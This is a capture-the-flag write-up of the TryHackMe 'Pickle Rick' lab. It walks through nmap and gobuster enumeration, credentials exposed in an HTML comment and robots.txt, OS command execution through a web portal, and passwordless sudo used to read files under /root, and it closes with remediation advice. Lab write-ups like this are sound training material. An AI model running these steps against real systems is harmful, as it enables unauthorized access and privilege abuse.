

Pickle Rick

Web enumeration, command execution, and ingredient discovery

Spoiler warning: This writeup explains the complete solution path for the TryHackMe Pickle Rick room. The final room answers are redacted in this public version.

Platform: TryHackMe | **Difficulty:** Easy | **Room:** picklerick | **Room URL:** <https://tryhackme.com/room/picklerick>

Scope and environment

This write-up documents the solution path for the authorized TryHackMe Pickle Rick lab. The target address is represented as <MACHINE_IP> because the room assigns a temporary IP address each time the machine is deployed.

Reconnaissance

I began with a basic Nmap scan to identify reachable TCP services on the target.

```
nmap <MACHINE_IP>
```

The scan identified two open ports: 22/tcp for SSH and 80/tcp for HTTP. Because the challenge presents a web application, I prioritized the HTTP service for further investigation.

Evidence - Basic Nmap scan showing ports 22 and 80.


```
(kali@kali)-[~]
$ nmap 10.113.154.64
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-16 10:54 -0400
Nmap scan report for 10.113.154.64
Host is up (0.076s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 2.83 seconds
```

Web enumeration

HTML source inspection

I opened the web application and inspected the HTML source. A developer comment exposed a username that could be used for authentication.

Evidence - Username disclosed in an HTML comment.



Evidence - Gobuster directory enumeration results.

```
(kali@kali)-[~]
$ gobuster dir -u http://10.113.154.64 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.113.154.64
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 278]
.hta.php (Status: 403) [Size: 278]
.hta.html (Status: 403) [Size: 278]
.hta.txt (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htaccess.php (Status: 403) [Size: 278]
.htaccess.html (Status: 403) [Size: 278]
.htaccess.txt (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
.htpasswd.php (Status: 403) [Size: 278]
.htpasswd.html (Status: 403) [Size: 278]
.htpasswd.txt (Status: 403) [Size: 278]
assets (Status: 301) [Size: 315] [→ http://10.113.154.64/assets/]
denied.php (Status: 302) [Size: 0] [→ /login.php]
index.html (Status: 200) [Size: 1062]
index.html (Status: 200) [Size: 1062]
login.php (Status: 200) [Size: 882]
Progress: 11610 / 18452 (62.92%) [ERROR] error on word notified.php: timeout occurred during the request
portal.php (Status: 302) [Size: 0] [→ /login.php]
robots.txt (Status: 200) [Size: 17]
robots.txt (Status: 200) [Size: 17]
server-status (Status: 403) [Size: 278]
Progress: 18452 / 18452 (100.00%)


Finished
```

The results included login.php, robots.txt, and portal.php. The 302 redirect from portal.php to login.php indicated that the command portal required authentication.

Credential discovery in robots.txt

I inspected robots.txt before attempting to log in. Instead of normal crawler directives, the file contained a standalone string. I treated this value as a password candidate for the username discovered in the page source.

Evidence - robots.txt containing the password candidate.




Password candidate: WubbaLubbaDubdub

Authentication

I submitted the discovered username and password on login.php. Authentication succeeded and the application redirected me to the command panel at portal.php.

Credentials: R1ckRu13s / WubbaLubbaDubdub

Evidence - Credentials entered on the portal login page.




Command execution and the first ingredient

The authenticated portal accepted operating-system commands. I first listed the contents of the current web directory.

```
ls
```


Evidence - Listing the files in the web directory.



The listing revealed Sup3rS3cretPickl3Ingred.txt. I used less to display the contents of the file.

```
less Sup3rS3cretPickl3Ingred.txt
```

Evidence - Contents of Sup3rS3cretPickl3Ingred.txt.



First ingredient: [REDACTED]

Locating the second ingredient

After finding the first ingredient in the web directory, I enumerated the root filesystem and then followed the user directories under /home.

```
ls /
```

Evidence - Root filesystem listing.

[import bookmarks...](#)

Rick Portal Commands Potions Creatures Potions Beth Clone Notes

Command Panel

ls /

Execute

bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old

ls /home

Evidence - User directories under /home.

[import bookmarks...](#)

Rick Portal Commands Potions Creatures Potions Beth Clone Notes

Command Panel

ls /home

Execute

rick
ubuntu

ls /home/rick

Evidence - The second ingredients file in /home/rick.

[import bookmarks...](#)

Rick Portal Commands Potions Creatures Potions Beth Clone Notes

Command Panel

ls /home/rick


Execute

"second ingredients"

The filename contains a space, so I enclosed it in straight double quotes to ensure the shell treated the complete name as one argument.

```
less /home/rick/"second ingredients"
```

Evidence - Contents of the second ingredients file.




Second ingredient: [REDACTED]

Privilege context and the final ingredient

Before accessing /root, I checked which operating-system account was executing commands through the web portal.

```
whoami
```

Evidence - whoami confirms that portal commands run as www-data.




The output was www-data, confirming that commands were running as the restricted web-service account.

To determine whether the web-service account could execute commands with elevated privileges, I tested access to the root user's home directory using `sudo ls /root`. The command executed successfully without requesting a password, demonstrating that the web-service account could use `sudo` to access privileged resources. Because a complete `sudo -l` output was not captured, the exact scope of the account's `sudo` permissions was not verified.

```
sudo ls /root
```


Evidence - Elevated listing of /root.



The directory contained 3rd.txt, so I read it with the same elevated privileges.

```
sudo less /root/3rd.txt
```

Evidence - Contents of /root/3rd.txt.



```
Final ingredient: [REDACTED]
```

Answer summary

The three room questions were answered in the same order in which the ingredients were discovered.

Question	Evidence location	Public answer
First	Sup3rS3cretPick13Ingred.txt (web directory)	[REDACTED]
Second	/home/rick/second ingredients	[REDACTED]
Final	/root/3rd.txt	[REDACTED]

The final answers are intentionally redacted in this public version.

Security findings

- Username disclosure through an HTML comment
- Sensitive information exposed through robots.txt
- Authenticated operating-system command execution
- Excessive sudo privileges assigned to the web-service account
- Insufficient separation between the web application and privileged system resources

Remediation

- Remove sensitive information from HTML comments.
- Never store credentials or secrets in robots.txt.
- Do not pass user-controlled input directly to operating-system commands.
- Replace shell execution with narrowly scoped server-side functions.
- Run the web service with the minimum required privileges.
- Remove unnecessary passwordless sudo permissions from www-data.

Lessons learned

This room demonstrated how several small weaknesses can be chained together. Information disclosure provided valid credentials, the authenticated command portal enabled filesystem enumeration, and excessive sudo privileges allowed access to files owned by the root user.